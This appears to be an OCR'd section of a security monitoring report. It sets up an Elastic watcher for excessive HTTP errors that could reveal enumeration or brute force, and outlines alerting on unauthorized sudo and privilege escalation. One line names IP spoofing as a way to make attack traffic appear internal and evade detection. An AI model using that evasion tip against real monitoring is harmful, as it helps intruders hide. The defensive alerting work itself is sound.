
Monitoring Overview

- Excessive HTTP Errors Alert to detect this exploit
- Monitor HTTP errors for possible enumeration and brute force attacks
- Triggers when HTTP errors is above threshold

Mitigating Detection

- IP address spoofing so that the traffic appears to be from within the network

Screenshot



Create threshold alert

Send an alert when your specified condition is met. Your watch will run every 5 minutes.

Name

Excessive HTTP Errors

Indices to query: packetbeat-*

Use * to broaden your query.

Time field: @timestamp

Run watch every: 5 minute

Match the following condition

```
WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes
```

Stealth Exploitation of Privilege Escalation

Monitoring Overview

- A privilege escalation alert would catch this, by monitoring for any unauthorized attempts at getting root access, as well as all “super-doer” activity
- This alert would trigger anytime an unauthorized user uses “sudo” or when they gain access to privileged directories
- Alternatively, Python sudo access could simply be removed for all users that don’t absolutely need it. Also, proper file permissions should be checked for all user accounts